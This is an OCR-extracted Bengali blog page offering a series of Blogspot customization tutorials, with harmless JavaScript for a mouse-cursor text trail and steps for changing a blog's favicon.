Showing posts with label Sitemap. Show all posts
Showing posts with label Sitemap. Show all posts
Thursday, March 5, 2015
Sunday, March 1, 2015
সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ
সবাই কেমন আছেন ?
আশা করি ভালোই আছেন।
আমিও আপনাদের দোয়ায় ভালোই আছি।
আজ অনেক দিন পর আমি আমার ব্লগস্পট ব্লগের ধারাবাহিকতায় ফিরে আসলাম।
টাইটেল দেখেই অনেকেই হয়তো বুঝতে পারছেন।
আমি ঠিক এই রকম একটিটিউন আগেও করেছিলাম তবে অনেকেই ঔখানে মন্তব্য করেছিল যে কোড কাজ করছেনা।
তাই সবার কথা বিবেচনা করে এবং ফেইসবুকে একজন ফ্রেন্ডের অনেক দিনের অনুরোধের কারনে আজকে টিউনটি করতে বসলাম।
আর হুম এই টিউনটি ১০০% কাজ করবে আমি এই মাত্র নিজে চেষ্টা করে তারপর টিউন করতে বসলাম।
যাই হোক আজ অনেক লেকচারই দিলাম , আসুন তাহলে এবার আমরা শুরু করি।

ভালো লাগলে কমেন্ট করবেন আর কোন ভুল-ভ্রান্তি হলে ক্ষমা সুন্দর দিষ্টিতে দেখবেন।
সবাই ভালো থাকুন, সুস্থ থাকুন, ভালবাসাসহ ১০০ টিউনের অপেক্ষায়
আপনাদেরই সাব্বির আলম
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০১] :: আপনার ব্লগস্পট ব্লগের লেবেলকে ড্রপডাউন বা পপআপ মেনুতে রূপান্তর করুন
- সাজিয়ে নিন আপনার ব্লগস্পটব্লগ [পর্ব-০২] :: আপনার ব্লগস্পট ব্লগে “রিলেটেড পোস্ট” (Related Posts) গেজেট যুক্ত করুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০৩] :: কিভাবে আপনার ব্লগস্পট ব্লগের টাইটেল স্টাইল পরিবর্তন করবেন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০৪] :: যেভাবে আপনার ব্লগের মোট পোস্ট ও মন্তব্য সংখ্যা প্রকাশ করবেন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০৫] :: আপনার ব্লগের লেবেলগুলকে সংখ্যা বিহীন দেখানোরউপায়
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০৬] :: আপনার ব্লগ পোস্টের তারিখ, সময় এবং লেখকের নাম লুকিয়ে রাখুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০৭] :: আপনার ব্লগস্পট ব্লগের জন্য তৈরি করুন মেন্যুবার
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-০৮]:: আপনার ব্লগস্পট ব্লগের জন্য তৈরি করুন আলতো করে সরে যাওয়া মেন্যু
- সাজিয়ে নিন আপনারব্লগস্পট ব্লগ [পর্ব-০৯] :: আপনার ব্লগস্পট ব্লগের জন্য তৈরি করুন বাম পাশে ভাঁজকরা মেন্যু
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-১০] :: আপনার ব্লগস্পট ব্লগের জন্য তৈরি করুন খুব সহজেই একটি ঘড়ি
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-১১] :: আপনার ব্লগস্পট ব্লগে ব্যবহার করুন সিনট্যাক্স কোড হাইলাটার
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-১২] :: আপনার ব্লগস্পট ব্লগে লাইভ GTalk Badge যোগ করুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-১৩] :: আপনার ব্লগস্পট ব্লগে গুগল ট্রান্সলেটর যোগ করুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-১৪] :: আপনার ব্লগস্পট ব্লগের পেইজ বা পোস্টকে পিডিএফ আকারে ডাউনলোডকরুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-১৫] :: আপনার ব্লগস্পট ব্লগে মাউসের ডান বাটন অকার্যকর করুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ :: [পর্ব-১৬] আপনার ব্লগস্পট ব্লগে মাউসের পিছনে ঘুড়ন্ত লেজ তৈরী করুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ :: [পর্ব-১৭] আপনার ব্লগস্পট ব্লগের হোম পেইজে যুক্ত করুন খুব সুন্দর পোস্ট সেপারেটর
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ :: [পর্ব-১৮] আপনার ব্লগস্পট ব্লগের জন্য খুব সহজেই তৈরি করে নিন একটি মেনুবার
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ :: [পর্ব-১৯] আপনার ব্লগস্পট ব্লগে খুব সহজেই উপরে ফিরে আসুন গেজেট যোগকরুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-২০] :: আপনার ব্লগস্পট ব্লগের ফেভিকন পরিবর্তন করুন দুনিয়ার সব চেয়ে সহজ পদ্ধতীতে
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-২১] :: আপনার ব্লগস্পট ব্লগের নিচে অতিরিক্ত কলাম তৈরি করুন
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-২২] :: আপনার ব্লগস্পট ব্লগেই দেখুন ক্রিকেটের লাইভ স্কোর
- সাজিয়ে নিন আপনার ব্লগস্পট ব্লগ [পর্ব-২৩] :: আপনার ব্লগস্পট ব্লগে মাউসের পিছনে ঘুরন্ত লেজ তৈরি করুন
সবাই কেমন আছেন ?
আশা করি ভালোই আছেন।
আমিও আপনাদের দোয়ায় ভালোই আছি।
আজ অনেক দিন পর আমি আমার ব্লগস্পট ব্লগের ধারাবাহিকতায় ফিরে আসলাম।
টাইটেল দেখেই অনেকেই হয়তো বুঝতে পারছেন।
আমি ঠিক এই রকম একটি টিউন আগেও করেছিলাম তবে অনেকেই ঔখানেমন্তব্য করেছিল যে কোড কাজ করছেনা।
তাই সবার কথা বিবেচনা করে এবং ফেইসবুকে একজন ফ্রেন্ডের অনেক দিনের অনুরোধের কারনে আজকে টিউনটি করতে বসলাম।
আর হুম এই টিউনটি ১০০% কাজ করবে আমি এই মাত্র নিজে চেষ্টা করে তারপর টিউন করতে বসলাম।
যাই হোক আজ অনেক লেকচারই দিলাম , আসুন তাহলে এবার আমরা শুরু করি।
ব্লগস্পট ব্লগে মাউসের লেজ তৈরি করার উপায় :
- প্রথমে আপনার ব্লগে লগ ইন করে Deshboard >>> Design >>> Add A Gadget >> HTML/JavaScript এ ক্লিক করে নিচের কোড গুলো সম্পূর্ণ কপি পোস্টকরে দেন ।
1
2
3
4
5
6
7
8
910
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
3940
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
5758
59
60
61
62
63
64
65
66
67
68
69
70
71
72
7374
75
| <script language="javascript">// ENTER TEXT BELOW. CAN *NOT* INCLUDE NORMAL HTML CODE.var text='Welcome to Techtunes';var delay=30; // SPEED OF TRAILvar Xoff=-0; // PIXEL COUNT FROM THE LEFT OF THE CURSOR (- VALUES GO TO LEFT)var Yoff=-30; // PIXEL COUNT FROM THE TOP OF THE CURSOR (- VALUES GO UP)var txtw=12; // AMOUNT OF PIXEL SPACE EACH CHARACTER OCCUPIESvar beghtml='<font color="#00436e"><b>'; // OPTIONAL HTML CODE THAT EFFECTS WHOLE TEXT STRING SUCH AS FONT COLOR, SIZE, ETC.var endhtml='</b></font>'; // ENDHTML CODE. MOSTLY USED IF ABOVE SETTING IS USED.//********** NO NEED TO EDIT BELOW HERE **********\\ns4 = (navigator.appName.indexOf("Netscape")>=0 && document.layers)? true : false;ie4 = (document.all && !document.getElementById)? true : false;ie5 = (document.all && document.getElementById)? true : false;ns6 = (document.getElementById && navigator.appName.indexOf("Netscape")>=0 )? true: false;var txtA=new Array();text=text.split('');var x1=0;var y1=-1000;var t='';for(i=1;i<=text.length;i++){t+=(ns4)? '<layer name="txt'+i+'" top="-100" left="0" width="'+txtw+'" height="1">' : '<div id="txt'+i+'" style="position:absolute; top:-100px; left:0px; height:1px; width:'+txtw+'; visibility:visible;">';t+=beghtml+text[i-1]+endhtml;t+=(ns4)? '</layer>' : '</div>';}document.write(t);function moveid(id,x,y){if(ns4)id.moveTo(x,y);else{id.style.left=x+'px';id.style.top=y+'px';}}function animate(evt){x1=Xoff+((ie4||ie5)?event.clientX+document.body.scrollLeft:evt.pageX);y1=Yoff+((ie4||ie5)?event.clientY+document.body.scrollTop:evt.pageY);}function getidleft(id){if(ns4)return id.left;else return parseInt(id.style.left);}function getidtop(id){if(ns4)return id.top;else return parseInt(id.style.top);}function getwindowwidth(){if(ie4||ie5)return document.body.clientWidth+document.body.scrollLeft;else return window.innerWidth+pageXOffset;}function movetxts(){for(i=text.length;i>1;i=i-1){if(getidleft(txtA[i-1])+txtw*2>=getwindowwidth()){moveid(txtA[i-1],0,-1000);moveid(txtA[i],0,-1000);}else moveid(txtA[i], getidleft(txtA[i-1])+txtw,getidtop(txtA[i-1]));}moveid(txtA[1],x1,y1);}window.onload=function(){for(i=1;i<=text.length;i++)txtA[i]=(ns4)?document.layers['txt'+i]:(ie4)?document.all['txt'+i]:document.getElementById('txt'+i);if(ns4)document.captureEvents(Event.MOUSEMOVE);document.onmousemove=animate;setInterval('movetxts()',delay);}</script> |
- এবার গেডজেডটি সম্পূর্ণ সেইভ করুন
- ব্যাস আপনার কাজ শেষ
যা যা পরিবর্তন করতে পারবেন :
- উপরে টেকটিউনন্স লেখাতির স্থলে আপনার পছন্দের লেখাটি লিখবেন ।
- কোডের একেবারে উপরের দিকে থাকা কয়েকটি মান পরিবর্তন করতে পারবেন।
- var delay=30; // SPEED OF TRAIL
var Xoff=-0; // PIXEL COUNT FROM THE LEFTOF THE CURSOR (- VALUES GO TO LEFT)
var Yoff=-30; // PIXEL COUNT FROM THE TOP OF THE CURSOR (- VALUES GO UP)
var txtw=12; // AMOUNT OF PIXEL SPACE EACH CHARACTER OCCUPIES
var beghtml='<span ><b>'; // OPTIONAL HTML CODE THAT EFFECTS WHOLE TEXT STRING SUCH AS FONT COLOR, SIZE, ETC.
var endhtml=''; // END HTML CODE. MOSTLY USED IF ABOVE SETTING IS USED. - উপরের অংশটিতে প্রয়োজনীয় পরিবর্তন করতে পারবেন।বাকী অংশে হাত দেয়ার দরকার নেই। সমস্যা হতে পারে।- এখানে ver delay=30, var Xoff=0, var Yoff=30, var txtw=12 ইত্যাদি মানগুলো পরিবর্তন করে দিন।
ভালো লাগলে কমেন্ট করবেন আর কোন ভুল-ভ্রান্তি হলেক্ষমা সুন্দর দিষ্টিতে দেখবেন।
সবাই ভালো থাকুন, সুস্থ থাকুন, ভালবাসাসহ ১০০ টিউনের অপেক্ষায়
ব্লগস্পট ব্লগের ফেভিকন যেভাবে পরিবর্তন করবেন :
- প্রথমে একটি ছবি সিলেক্ট করুন যেটি আপনি আপনার ব্লগের ফেভিকন হিসেবে এড করতে চান
- তারপর এই লিংকে ক্লিক করুন
- এখন নিচের ছবিটির মত একটি ফর্ম আসবে
- এখানে শুধু মাত্র browse অপশনে এ ক্লিককরে আপনার সিলেক্ট করা ছবিটি সিলেক্ট করুন
- তারপর Convert বাটনে ক্লিক করুন
- ছবিটি এবার সেইভ করুন
- এবার আপনার ব্লগে লগ ইন করুন
- তারপর Deshbord > Design >Layout> Edit Fevicon এ ক্লিক করুন
- এখন আপনার শেষ কাজ , Edit Favico এ ক্লিক করার পর আপনার কনভার্ট করা ছবিটি সিলেক্ট করে সেইভ করুন
